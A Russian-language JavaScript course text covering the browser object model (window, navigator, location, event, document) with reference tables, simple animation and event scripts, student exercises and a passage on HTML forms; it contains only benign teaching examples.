Объект window – главный объект иерархии объектной модели браузера, (табл. 8.1, 8.2 и 8.3). Объект window обращается к активному окну. Это может быть главное окно, а также окно внутри фрейма.

Таблица 8.1

Свойства объекта window

Свойство	Описание
Parent	Возвращает родительское окно для данного окна
Self	Возвращает ссылку на текущее окно
Top	Возвращает ссылку на самое ближнее к пользователю окно
Name	Возвращает имя окна, заданное тэгом <FRAMESET>
Opener	Возвращает окно, создавшее данное окно
Closed	Указывает на то, что окно закрыто
Status	Задаёт текст, отображаемый в статусной строке
defaultStatus	Возвращает текст, отображаемый в статусной строке
returnValue	Позволяет событию или диалоговой панели возвращать значение
clientInformation	Возвращает ссылку на объект navigator
Document	Возвращает ссылку на объект document
Event	Возвращает ссылку на объект event
History	Возвращает ссылку на объект history
Location	Возвращает ссылку на объект location
Navigator	Возвращает ссылку на объект navigator
Screen	Возвращает ссылку на объект screen

Таблица 8.2

Методы объекта window

Метод	Описание
Open	Открывает новое окно браузера
Close	Закрывает текущее окно браузера
showHelp	Отображает окно справочной системы
showModalDialog	Отображает новое окно как модальную диалоговую панель
alert	Отображает панель сообщений Alert
prompt	Отображает диалоговую панель Prompt
confirm	Отображает диалоговую панель Confirm
navigate	Загружает другую страницу
blur	Вызывает потерю страницей фокуса
focus	Переводит фокус на данную страницу
scroll	Скролирование содержимого страницы по горизонтали и вертикали
setInterval	Задаёт интервал выполнения указанной функции
setTimeout	Задаёт временную задержку перед выполнением указанной функции
clearInterval	Отменяет интервал, заданный функцией setInterval
clearTimeout	Отменяет задержку, заданную функцией setTimeout
execScript	Выполняет скриптовую программу

Таблица 8.3

События объекта window

Событие	Описание
onBeforeUnload	Возникает перед выгрузкой страницы
onBlur	Возникает при потере фокуса
onError	Возникает при ошибке
onFocus	Возникает при получении фокуса
onHelp	Возникает при нажатии клавиши F1
onLoad	Возникает в момент загрузки страницы
onResize	Возникает при изменении размеров окна
onScroll	Возникает при скролировании содержимого окна
onUnload	Возникает непосредственно перед выгрузкой страницы

Дочерние объекты window

Объект window имеет несколько дочерних объектов, которые доступны с его помощью. Три из них:

1) history;
2) navigator;
3) location

практически не изменились относительно более ранних версий. Кроме того, в Dynamic HTML появились два новых объекта:

1) event;
2) screen.

Объект history

Объект **history** содержит информацию об адресах страниц (в формате URL), которые посещались на протяжении данной сессии. Данный объект имеет одно свойство **lenght**, позволяющее определить длину списка.

Таблица 8.4

Методы объекта history

Метод	Описание
back	Загружает предыдущую страницу из списка history
forward	Загружает следующую страницу из списка history
go n	Загружает n-ю страницу из списка history

Объект navigator

Объект **navigator** содержит информацию о типе и версии браузера, используемом пользователем. Поскольку отсутствует полное соответствие объектной структуры браузеров MSIE, NN, Opera и других с DOM (Document Object Model), кроме браузера FireFox 1.0, для каждого браузера создается своя версия гиперпроекта, а перед этим определяется тип и версия браузера.

Таблица 8.5

Свойства объекта navigator

Свойство	Описание
1	2
appCodeName	Содержит кодовое имя браузера
appName	Содержит название браузера
appVersion	Содержит версию браузера
userAgent	Содержит часть заголовка, посылаемого Web-серверу при запросе страницы
javaEnabled	Позволяет узнать, включена ли поддержка языка Java
cookieEnabled	Позволяет узнать, включена ли поддержка cookies
taintEnabled	Позволяет узнать, включена ли поддержка taint (только Netscape)
browserLanguage	Позволяет узнать язык, на котором работает браузер. Доступно только для чтения

1	2
connectionSpeed	Позволяет узнать скорость обмена данными в текущей сессии. Доступно только для чтения
cookieEnabled	Позволяет узнать, поддерживается механизм cookie или нет. Доступно только для чтения
cpuClass	Позволяет узнать тип процессора, установленного на клиентском компьютере. Доступно только для чтения
onLine	Позволяет узнать, в каком состоянии находится система. Доступно только для чтения
platform	Позволяет узнать программную платформу, на которой работает клиентский браузер. Доступно только для чтения
systemLanguage	Позволяет узнать язык по умолчанию, на котором работает клиентская система. Доступно только для чтения
userLanguage	Позволяет узнать текущий язык, выбранный пользователем. Доступно только для чтения
UserProfile	Обеспечивает доступ к настройкам пользователя. Доступно только для чтения

Объект location

Этот объект содержит информацию об URL-адресе текущей страницы и обеспечивает методы для перезагрузки текущей страницы или загрузки новой.

Таблица 8.6

Свойства объекта location

Свойство	Описание
href	Содержит полный URL-адрес страницы
hash	Содержит часть строки, следующую за символом «#»
host	Содержит часть адреса hostname: port
hostname	Содержит часть адреса hostname
pathname	Содержит имя файла
port	Содержит номер порта
protocol	Содержит имя протокола – способа загрузки данной страницы
search	Содержит строку запроса – строку, следующую за символом «?

Таблица 8.7

Методы объекта location

Метод	Описание
assign	Загружает другую страницу. Действия эквивалентны изменению значения свойства window.location.href
reload	Перезагружает текущую страницу
replace	Загружает страницу, замещая соответствующий элемент списка history на адрес этой страницы

Объект event

Этот объект позволяет скриптовой программе получить детальную информацию о произошедшем событии и выполнить необходимые действия. Рассмотрен объект event, реализованный в браузере MSIE. Браузер Netscape Navigator также поддерживает аналогичный объект, но он имеет ряд синтаксических отличий при обработке. Поэтому следует пользоваться соответствующей справочной документацией. Данный объект доступен только во время самого события. Обращаться к нему можно только из обработчиков событий или соответствующих функций.

Таблица 8.8

Свойства объекта event

Свойство	Описание
srcElement	Позволяет узнать источник события. SrcElement.tagName даёт имя тега, описывающего данный элемент
type	Строка, содержащая тип события
clientX	Число, указывающее горизонтальную координату события в клиентских координатах
clientY	Число, указывающее вертикальную координату события в клиентских координатах
screenX	Число, указывающее горизонтальную координату события относительно окна
screenY	Число, указывающее вертикальную координату события относительно окна
offsetX	Число, указывающее горизонтальную координату события относительно контейнера
offsetY	Число, указывающее вертикальную координату события относительно контейнера
x	Число, указывающее горизонтальную координату события
y	Число, указывающее вертикальную координату события
button	Число, указывающее нажатую кнопку мыши
keyCode	Код нажатой клавиши
altKey, ctrlKey, shiftKey	Булево значение, соответствующее типу нажатой клавиши – Alt, Ctrl или Shift
cancelBubble	Булево значение, указывающее, передаётся событие по иерархии объектов или нет
returnValue	Позволяет запретить или разрешить выполнение действий, приписанных элементу
reason	Состояние передачи данных
srcFilter	Ссылка на объект-фильтр
fromElement	Источник события от мыши
ToElement	Приёмник события от мыши

Приведем пример скрипта, который по щелчку левой клавиши мыши определяет координаты курсора мыши на рисунке.

```
1. <!DOCTYPE html PUBLIC “-//W3C//DTD HTML 4.0 Transitional//EN”>
2. <html><head>
3. <title>обработка объекта  браузера “event”. координаты точек картинки</title>
4. <meta http-equiv=”Content-Type” content=”text/html; charset=Windows-1251”>
5. <META NAME=”Description” CONTENT=” объекта “event”, координаты точек”>
6. <META NAME=”Author” CONTENT=”Borzenkov Aleksey Vladimirovich”>
7. </head><body>
8. <a href="#" onClick="alert('x:'+event.x+'y:'+event.y);return false;">
9. <img src="image.jpg" width=209 height=264 border=0></a>
10. </body></html>
```

Объект screen

Таблица 8.9

Свойства объекта screen

Свойство	Описание	MSIE40	NN40	Чтение/Запись
availHeight	Высота доступной области экрана в пикселах	Нет	Да	Чтение
availWidth	Ширина доступной области экрана в пикселах	Нет	Да	Чтение
bufferDepth	Глубина буфера	Да	Нет	Чтение/Запись
colorDepth	Максимальное число цветов, поддерживаемых в данной системе	Да	Да	Чтение
height	Высота экрана в пикселах	Да	Да	Чтение
pixelDepth	Число бит на пиксель	Нет	Да	Чтение
updateInterval	Временной интервал обновления экрана	Да	Нет	Чтение/Запись
width	Ширина экрана в пикселах	Да	Да	Чтение

Объект document

Объект document воспроизводит документ HTML в окне браузера и является основным объектом в объектной структуре браузера. С помощью обработки на JavaScript его свойств, методов и событий можно получить доступ практически к любому тегу HTML 4.* И тем самым использовать для изменения элементов и текста, расположенных на гиперстранице без перезагрузки самой гиперстраницы.

Таблица 8.10

Свойства объекта document

Свойство	Описание
1	2
title	Название документа определенное в теге <title>

1	2
body	Ссылка «только для чтения» на все, что заключено в теге <body>
selection	Ссылка «только для чтения» на выделенную часть документа
URL	Адрес страницы
location	Ссылка на местонахождение объекта
domain	Доменная защита документа
cookie	Величина cookie, сохраненная браузером
ParentWindow	Родительское окно, содержащее документ
bgColor	Цвет фона документа
fgColor	Цвет текста документа
linkColor	Цвет гиперссылки
alinkColor	Цвет активной гиперссылки
vlinkColor	Цвет ранее посещавшейся гиперссылки
activeElement	Возвращает элемент страницы, который в данный момент имеет фокус
lastModified	Возвращает дату последней модификации страницы
ReadyState	Возвращает текущее состояние загружаемого объекта
Referrer	Возвращает URL-адрес страницы, ссылающейся на текущую
innerText	Содержит текст, заключённый в данном теге без учёта HTML-форматирования. Замена текста изменяет текст только данного элемента
outerText	Содержит тот же текст, что и innerText, но замена содержимого изменяет весь текст блочного элемента
innerHTML	Содержит текст и HTML-элементы для данного тега
outerHTML	Содержит текст и HTML-элементы для данного и вложенных тегов

Таблица 8.11

Методы объекта document

Метод	Описание
open	Открывает поток вывода или новое окно браузера
write	Выводит указанный текст в окно браузера
writeln	Выводит указанный текст в окно браузера. В конце выводится символ «возврат каретки»
close	Закрывает поток вывода
clear	Очищает содержимое выбранной области
createElement	Создаёт экземпляр объекта для указанного тега
elementFromPoint	Возвращает элемент, находящийся в указанных координатах
execCommand	Выполняет команду на выделенным текстом или диапазоном
queryCommandEnabled	Позволяет узнать, доступна ли данная команда
queryCommandIndeterm	Позволяет узнать состояние команды
queryCommandState	Позволяет узнать состояние команды
queryCommandSupported	Позволяет узнать, поддерживается ли данная команда
queryCommandText	Возвращает строку, ассоциированную с командой

Таблица 8.12

События объекта document

Событие	Описание
onClick	Происходит при щелчке одной из кнопок мыши
onDblClick	Происходит при двойном щелчке одной из кнопок мыши
onMouseDown	Происходит при нажатии одной из кнопок мыши
onMouseMove	Происходит при перемещении курсора мыши
onMouseOut	Происходит при выводе курсора мыши из области элемента
onMouseOver	Происходит при попадании курсора мыши в область элемента
onMouseUp	Происходит при отпускании ранее нажатой кнопки мыши
onDragStart	Происходит при перетаскивании элемента
onSelectStart	Происходит при выборе содержимого элемента
onKeyDown	Происходит при нажатии клавиши клавиатуры
onKeyPress	Происходит при нажатии и удерживании клавиши клавиатуры
onKeyUp	Происходит при отпускании ранее нажатой клавиши клавиатуры
onHelp	Происходит при нажатии клавиши F1 или аналогичной для получения справки
onReadyStateChange	Происходит при изменении значения свойства readyState
onBeforeUpdate	Происходит перед обновлением содержимого компонента, отображающего данные из источника данных
onAfterUpdate	Происходит после обновления содержимого компонента, отображающего данные из источника данных
onLoad	Происходит по завершении полной загрузки элемента

Таблица 8.13

Коллекции объекта document

Коллекция	Описание
all	Коллекция всех тегов и элементов, расположенных в теле документа
anchors	Коллекция всех элементов anchors, находящихся в документе
applets	Коллекция всех объектов, находящихся в документе, включая встроенные HTML-объекты, графические изображения, аплеты и другие объекты
embeds	Коллекция всех элементов, вставленных в документ с помощью тега <EMBED>
filters	Коллекция всех фильтров, используемых в документе
frames	Коллекция всех фреймов, заданных тегами <FRAMESET>
forms	Коллекция всех форм в данном документе
images	Коллекция всех графических изображений в данном документе
links	Коллекция всех ссылок и карт-изображений в данном документе
plugins	Коллекция всех дополнительных модулей, доступных данному документу
scripts	Коллекция всех скриптовых программ, определённых в данном документе
styleSheets	Коллекция всех таблиц стилей, доступных для данного документа

4 . Примеры листингов

Листинг **скрипта 1** обработки события «щелчок мышью» по гиперссылке, вызывающий закрытие текущего окна (обработка метода **window.close()**).

```
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<html><head>
<title>Обработка событий. Событие OnClick - закрытие окна по гиперссылке</title>
<meta http-equiv="Content-Type" content="text/html; charset=Windows-1251">
<meta name="KeyWords" content="Событие OnClick, закрытие окна">
<meta name="Author" content="Borzenkov Aleksey Vladimirovich">
</head>
<STYLE TYPE="text/css">
A:link {text-decoration: none;color:silver;font-family:arial;}
A:visited {text-decoration: none;color:darkred;font-family:tahoma;}
A:hover {color:darkblue;background-color:#F9FED6;}
</STYLE>
<body>
<div style={font-family:arial;font-size:18px;color:silver;text-align:center;}>
НЕКОТОРЫЙ ТЕКСТОВЫЙ ФРАГМЕНТ</div><br><br><br><br><br>
<a style="font-size:14px;" href="#" onclick="window.close(); return false;">
Закрыть окно</a><br><br></body>
</html>
```

Листинг **скрипта 2,** осуществляющего анимацию на слоях. Моргающая строка в браузере MSIE.

```
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<html><head>
<title>Моргающий слой в браузере MSIE</title>
<meta http-equiv="Content-Type" content="text/html; charset=Windows-1251">
<meta name="KeyWords" content="моргающий слой в браузере MSIE">
<meta name="Author" content="Borzenkov Aleksey Vladimirovich ">
</head>
<body>
<div id="myobject" style="font-size:27px;visibility:visible;text-align:center;
color:orange;font-family:arial;">Моргающий слой</div>
<script>
var showed = true;
function show() {
if (showed) document.all.myobject.style.visibility = 'hidden';
else document.all.myobject.style.visibility = 'visible';
showed = !showed;
window.setTimeout('show()', 1000);
}
show();
</script>
</body></html>
```

Листинг **скрипта 3,** осуществляющего анимацию на слоях. Изображение вертикально скачущего шарика (картинка шарик the_ball.bmp) в браузере MSIE.

```
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<html><head>
<title>Анимация на слоях.Вертикально скачущий мячик в браузере MSIE.</title>
<meta http-equiv="Content-Type" content="text/html; charset=Windows-1251">
<meta name="KeyWords" content="Анимация на слоях в браузере MSIE">
<meta name="Author" content="Borzenkov Aleksey Vladimirovich ">
<script language = "Javascript">
var posX = 10; var posY = 10;
var speedY = Math.floor( Math.random()*5 + 2 );
function next() {
posY += speedY;
if ( posY > 370 ) speedY = -speedY;
if ( posY < 0 ) speedY = -speedY;
if ( document.layers ) {
document.layers[0].top = posY; }
else {
my_object.style.top = posY; }
window.setTimeout( "next()", 2 );
}
</script></head>
<body onload = "next()">
<span style="color:orange;font-size:20px;font-family:arial;margin-left:30px;
margin-top:50px;">Анимация на слоях</span>
<div id = "my_object" style="position:absolute;left=100px;top=100px;
width=50px;height=50px;visibility:show">
<img style="width:50px;height:50px;border:0px;" src = "the_ball.bmp" >
</div>
</body></html>
```

Листинг **скрипта 4**, реализующего работу динамического фильтра. Отображение эффекта «наплыв».

```
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<html><head>
<title>Динамический фильтр наплыв</title>
<meta http-equiv="Content-Type" content="text/html; charset=Windows-1251">
<meta name="KeyWords" content="Динамический фильтр наплыв">
<meta name="Author" content="Borzenkov Aleksey Vladimirovich">
<script>
function dyn_filter() {
my_object.filters(0).apply();
my_object1.style.visibility="visible";
my_object.filters(0).transition=12;
my_object.filters(0).play(2);}
</script></head>
<body onLoad="dyn_filter()">
<div id=my_object style="position:absolute;height:400;width=600;left:10;top:10;
```

```
16. filter:revealtrans"><img id=my_object1 style="position:absolute;height:400;
17. width=600;visibility:hidden" src="my_picture.gif"></div>
18. </body></html>
```

5 . Задания для индивидуального выполнения

1. Переписать листинг скрипта 1 (в приведенном примере) обработки события «щелчок мышью» по гиперссылке, вызывающий закрытие текущего окна. Действие реализовать в виде:

а) внутренней функции;

б) внешней функции.

2. Создать гиперссылку, при нажатии на которую открывается новое окно с некоторым текстом. Действие реализовать:

а) в виде простейшего скрипта;

б) в виде внутренней функции;

в) в виде внешнего скрипта.

3. На открытое окно предыдущего примера поместить гиперссылку, при нажатии на которую окно закрывается. Действие реализовать и в виде простейшего встроенного скрипта и в виде функции.

4. Создать гиперссылку, при нажатии на которую последовательно открываются три новых окна с заданными параметрами позиционирования (отступы, ширина и высота).

5. Поместить на страницу картинку, при наведении на которую курсора мыши, она изменяется на другую картинку (например картинка «шарик» при наведении меняется на картинку «квадратик»).

6. Поместить на страницу ссылку, при нажатии на которую окно браузера уменьшается по ширине и высоте на фиксированное число пикселей.

7. Реализовать работу динамического фильтра, отображающего эффект «наплыв» и «исчезновение» **(+).**

8. Создать страницу с расположенными на ней двумя слоями. Внизу страницы имеются две гиперссылки. При нажатии на первую – становится невидимым первый слой, при нажатии на другую – второй.

9. Разработать страничку с «прыгающей» картинкой – ее координаты через заданный промежуток времени изменяются случайным образом.

10. Создать слой – текст, летающий по экрану и отталкивающийся от краев экрана браузера **(+)**.

11. Создать слой – текст, случайным образом перемещающийся по экрану браузера **(+)**.

12. Изобразить при помощи слоев падающий предмет (например мячик).

13. Изобразить при помощи слоев падающий предмет (например мячик), раскачивающийся по горизонтали в разные стороны.

14. Модифицировать предыдущую задачу. Изобразить при помощи слоев несколько падающих предметов, раскачивающихся по горизонтали в разные стороны.

15. Используя слои и их обработку на JavaScript, реализовать простейшую анимацию (например движущийся автомобиль).

16. Модифицировать предыдущую задачу. Есть два автомобиля, движущиеся наперегонки. Скорость автомобилей задается случайным образом.

17. Создать на слоях выпадающее горизонтальное меню для браузера MSIE (версии 5.0 и выше) **(+)**.

18. Создать на слоях выпадающее горизонтальное меню для браузера NN (версия 7.0 и выше) **(+)**.

19. Создать на слоях выпадающее вертикальное меню для браузера MSIE (версии 5.0 и выше) **(+)**.

20. Создать на слоях выпадающее вертикальное меню для браузера NN (версия 7.0 и выше) **(+)**.

21. Создать страничку с картинкой, летающей за указателем мыши (например, вместо курсора – изображение мышки, которую догоняет кошка).

22. Создать страничку с картинкой, убегающей от курсора мыши (при наведении мыши картинка перемещается в произвольное место окна).

23. Создать текст, при нажатии на который он изменяет цвет на любой другой.

24. Создать гиперссылки, увеличивающие и уменьшающие размер данного слоя.

25. Создать гиперссылку, при наведении курсора мыши на которую выплывает подсказка.

Литература

1. Дунаев В. JavaScript. – СПб.: Питер, 2005. – 395 с.
2. Гудман Д. JavaScript. Библия пользователя. – М.:Вильямс, 2002. – 645 с.
3. JavaScript 1.5.Учебный курс. – СПб.: Питер, 2002. – 197 с.
4. Дарнелл Р. JavaScript. Справочник. – СПб.: Питер, 2000. – 191 с.

ТЕМА 9.

ОБРАБОТКА ФОРМ НА JAVASCRIPT

1. Цель изучения

Отработка навыков по обработке форм на сторне клиента и частично сервера на языке JavaScript.

2. История вопроса

Формы являются наиболее популярным средством для интерактивного взаимодействия с пользователем. Изначально формы предназначались только

для отправки информации, введенной пользователем на обработку сервером с использованием CGI-скриптов, либо иного серверного программного обеспечения. В настоящее время формы активно используют совместно с JavaScript для организации и настройки пользовательского интерфейса Internet – проектов. Отметим, что формы согласно стандарту DOM и объектных моделей браузеров являются коллекциями – обращаться к ним при обработке можно не только по составным именам, но и по порядковым индексам.

3. Теоретические сведения

Уточним коллекцию «формы», о которой упоминалось ранее (рис. 9.1).



Рис. 9.1. Структура формы

Форма HTML – это раздел документа, в котором содержатся обычная информация, разметка и специальные элементы, называемые управляющими элементами (флажки, кнопки с зависимой фиксацией, меню и т.д.), а также метки этих управляющих элементов. Обычно пользователи «заполняют» форму, модифицируя управляющие элементы (вводя текст, выбирая пункты меню и т.д.), перед тем, как предоставить форму браузеру пользователя для обработки (например, на Web-сервер, на почтовый сервер и т.д.).

Управляющие элементы

Пользователи взаимодействуют с формами с помощью именованных управляющих *элементов*.

«Имя элемента» задается атрибутом name. Областью действия атрибута name для управляющего элемента в элементе FORM является элемент FORM.

Каждый управляющий элемент имеет начальное и текущее значение, оба они являются символьными строками. Информацию о начальных значениях и возможных ограничениях на значения см. в определении управляющего элемента. В общем случае «исходное значение» управляющего элемента может задаваться с помощью атрибута value. Однако исходное значение элемента TEXTAREA задается его содержимым, а исходное значение элемента OBJECT в форме определяется реализацией объекта (т.е. лежит вне области, рассматриваемой в данной спецификации).

«Текущее значение» управляющего элемента сначала устанавливается равным начальному значению. Затем текущее значение может изменяться пользователем или скриптами.

Начальное значение управляющего элемента не изменяется. Таким образом при сбросе формы каждое текущее значение устанавливается равным начальному значению. Если управляющий элемент не имеет начального значения, результат сброса формы непредсказуем.

Когда форма предоставляется для обработки, с формой передаются пары «управляющий элемент» – «текущее значение». Передаваемые пары имя/значение называются успешными управляющими элементами.

Типы управляющих элементов

В HTML определены следующие типы управляющих элементов.

Кнопки

Авторы могут создавать три типа кнопок:

– кнопки отправки. При активизации такой кнопки производится отправка формы. В форме может быть несколько кнопок отправки;

– кнопки сброса. При активизации такой кнопки для всех управляющих элементов устанавливаются исходные значения;

– прочие кнопки. Для таких кнопок действие по умолчанию не определено. С атрибутами событий каждой такой кнопки могут быть связаны клиентские скрипты. Если происхходит событие (например, пользователль нажимает кнопку, отпускает ее и т.д.), включается связанный с событием скрипт.

Следует определять язык скрипта для кнопок в объявлении скрипта по умолчанию (в элементе META).

Создают кнопки с помощью элемента BUTTON или INPUT.

Элемент BUTTON предоставляет более широкие возможности представления кнопки, чем элемент INPUT.

Флажки

Флажки (и кнопки с зависимой фиксацией) – это переключатели

вкл./выкл., которые могут переключаться пользователем. Переключатель «включен», если для управляющего элемента установлен атрибут selected.

При отправке формы успешными могут стать только включенные переключатели. Несколько флажков в форме могут иметь одно и то же имя управляющего элемента. Таким образом, например, флажки позволяют пользователям выбрать несколько значений для одного и того же свойства. Для создания флажков используется элемент INPUT.

Кнопки с зависимой фиксацией

Кнопки с зависимой фиксацией похожи на флажки за исключением того, что, если несколько кнопок используют одно и то же имя управляющего элемента, они являются взаимоисключающими: если одна кнопка включена, другие обязательно выключены. Для создания кнопок с зависимой фиксацией используется элемент INPUT.

Меню

Предоставляют пользователям варианты на выбор. Меню создается с помощью элемента SELECT, а также элементов OPTGROUP и OPTION.

Текстовый ввод

Для ввода текста пользователем авторы могут создавать управляющие элементы двух типов. Элемент INPUT создает управляющий элемент для ввода текста из одной строки, а элемент TEXTAREA – элемент для ввода текста из нескольких строк. В обоих случаях вводимый текст становится текущим значением управляющего элемента.

Выбор файлов

Управляющие элементы этого типа позволяют пользователям выбирать файлы, содержимое которых может передаваться вместе с формой. Для создания этого управляющего элемента используется элемент INPUT.

Скрытые управляющие элементы

Авторы могут создавать управляющие элементы, не предоставляемые пользователям, но имеющие значения, которые передаются с формой. Обычно они используются для хранения информации между обменом клиент/сервер, которая в противном случае могла бы пропасть вследствие stateless природы протокола HTTP (см. [RFC2068]). Для создания скрытого управляющего элемента используется элемент INPUT.

Объекты

Авторы могут помещать в формы общие объекты, так что связанные с ними значения будут передаваться с другими управляющими элементами. Для создания таких управляющих элементов используется элемент OBJECT.

Элементы, используемые для создания управляющих элементов, обычно располагаются в элементе FORM, но могут находиться и за пределами объявления FORM, если они используются для построения интерфейса пользователя. Это обсуждается в разделе о внутренних событиях. Обратите внимание, что управляющие элементы за пределами формы не могут быть успешными.

Контейнер FORM

Используется для создания заполняемой формы. Необходимо присутствие начального и конечного тегов. Внутри контейнера FORM разрешается использовать большинство HTML-элементов.

Атрибуты

NAME – определяет имя формы, уникальное для данного документа.

ACTION – обязательный атрибут. Определяет URL, по которому будет отправлено содержимое формы – путь к скрипту сервера, обслуживающему данную форму.

METHOD – определяет метод отправки содержимого формы. Возможные значения: GET (по умолчанию) и POST. Метод GET не позволяет передать скрипту большой объём данных. Если предполагается, что пользователь будет заполнять очень большую форму или вводить объёмные текстовые данные, или пересылать файл, используйте METHOD=«POST».

ENCTYPE – определяет способ кодирования содержимого формы при отправке. По умолчанию используется «application/x-www-form-urlencoded». С элементом INPUT type=»file» должно использоваться значение «multipart/form-data».

TARGET – определяет имя окна, в которое возвращается результат обработки отправленной формы. Возможные значения: _self, _parent, _top, _blank или явно указанное имя окна. Подробное описание значений смотрите в атрибуте TARGET элемента A.

ACCEPT-CHARSET = список наборов символов. Этот атрибут задает список кодировок символов для ввода данных, которые должны приниматься обрабатывающим эту форму сервером. Значением является разделенный пробелами и/или запятыми список значений charset. Сервер должен интерпретировать этот список как список исключающих или, т.е. он должен принимать любую кодировку для загруженного объекта. По умолчанию значением этого атрибута является зарезервированная строка UNKNOWN. Браузеры пользователей могут интерпретировать это значение как кодировку

символов, используемую для передачи документа, содержащего этот элемент FORM.

ACCEPT = content-type-list. Этот атрибут определяет разделенными запятыми список типов содержимого, которые должен корректно обрабатывать сервер, обрабатывающий форму. Браузеры пользователей могут использовать эту информацию для отфильтровывания отвечающих спецификации файлов при предложении пользователю выбора файлов для отправки на сервере (если в элементе INPUT указано type=«file»).

Атрибуты, значения которых поясняются ниже:

– id, class (идентификаторы в пределах документа);

– lang (информация о языке), dir (направление текста);

– style (встроенная информация о стиле);

– title (заголовок элемента);

– onsubmit, onreset, onclick, ondblclick, onmousedown, onmouseup, onmouseover, onmousemove, onmouseout, onkeypress, onkeydown, onkeyup (внутренние события).

```
1. <!—Создаем форму -->
2. <FORM ACTION=”/cgi-bin/thanks.pl” METHOD=GET NAME=”TestForm”>
3. <!—Внутри формы создаем поле ввода: -->
4. Фамилия:
5. <INPUT TYPE=”text” name=”lastname” SIZE=”20” VALUE=”Пупкин”><br>
6. <!—Кнопка «Отправить»: -->
7. <INPUT TYPE=»submit» VALUE=»Отправить»>
8. </FORM>
9. <!—Конец формы -->
```

Элемент INPUT

Элемент INPUT создает поле формы (кнопку, поле ввода, флажок и т.п.), содержание которого может быть изменено или активизировано пользователем. Элемент не имеет конечного тега. Элемент INPUT должен располагаться внутри элемента FORM.

Атрибуты

NAME – определяет имя, используемое при передаче содержания данной формы на сервер. Этот атрибут необходим для большинства типов (атрибут TYPE – см. ниже) элемента INPUT и обычно используется для идентификации поля или для группы полей, связанных логически.

TYPE – определяет тип поля для ввода данных. По умолчанию это «text».

Возможные значения:

– text – создает поле ввода под одну строку текста. Как правило, используется совместно с атрибутами SIZE и MAXLENGTH;

– textarea – создает поле ввода для текста в несколько строк. Но для этих целей лучше использовать элемент TEXTAREA;

– file – дает возможность пользователю приобщить файл к текущей форме. Возможно использование совместно с атрибутом ACCEPT;

– password – создает поле ввода под одну строку, однако текст, вводимый пользователем, отображается в виде значков «*», скрывая тем самым его содержание от любопытных глаз;

– checkbox – создает поле ввода для атрибутов типа Boolean («да»/»нет») или для атрибутов, которые могут одновременно принимать несколько значений. Эти атрибуты представляют собой несколько полей checkbox, которые могут иметь одинаковые имена. Каждое выбранное поле chackbox создает отдельную пару name/value в информации, посылаемой на сервер, даже если результатом будут дублирующиеся имена. Поле этого типа обязательно должно иметь атрибуты NAME и VALUE, а также необязательный атрибут CHECKED, который указывает на то, что поле активизировано;

– radio – создает поле ввода для атрибутов, которые принимают одно значение из нескольких возможных. Все кнопки (radio buttons) в группе должны иметь одинаковые имена, но только выбранная кнопка в группе создает пару name/value, которая будет послана на сервер. Как и для полей checkbox, атрибут CHECKED необязателен; он может быть использован для определения выделенной кнопки в группе кнопок (radio button);

– submit – создает кнопку, при нажатии которой заполненная форма посылается на сервер. Атрибут VALUE в данном случае изменяет надпись на кнопке, содержание которой, заданное по умолчанию, зависит от браузера. Если атрибут NAME указан, то при нажатии данной кнопки к информации, посылаемой на сервер, добавляется пара name/value, указанная для для атрибута SUBMIT, в противном случае пара не добавляется;

– image – создает графическую кнопку-картинку, инициализирующую передачу данных на сервер. Местонахождение графического изображения можно задать с помощью атрибута SRC. При передаче данных серверу сообщаются координаты x и y той точки на изображении, где был произведен щелчок клавишей мыши. Координаты измеряются из верхнего левого угла изображения. При этом информация о поле типа image записывается в виде двух пар значений name/value. Значение name получается посредством добавления к названию соответствующего поля суффиксов «.x» (абсциссы) и «.y» (ординаты);

– reset – создает кнопку, сбрасывающую значения полей формы к их первоначальным значениям. При нажатии кнопки данные на сервер не отправляются. Надпись на кнопке может быть изменена с помощью атрибута VALUE. По умолчанию надпись на кнопке зависит от версии браузера;

– hidden – поля этого типа не отображаются на экране монитора, что позволяет разместить «секретную» информацию в рамках формы. Содержание этого поля посылается на сервер в виде name/value вместе с остальной информацией формы. Этот тип полей удобно использовать для передачи данных от скрипта скрипту незаметно для пользователя;

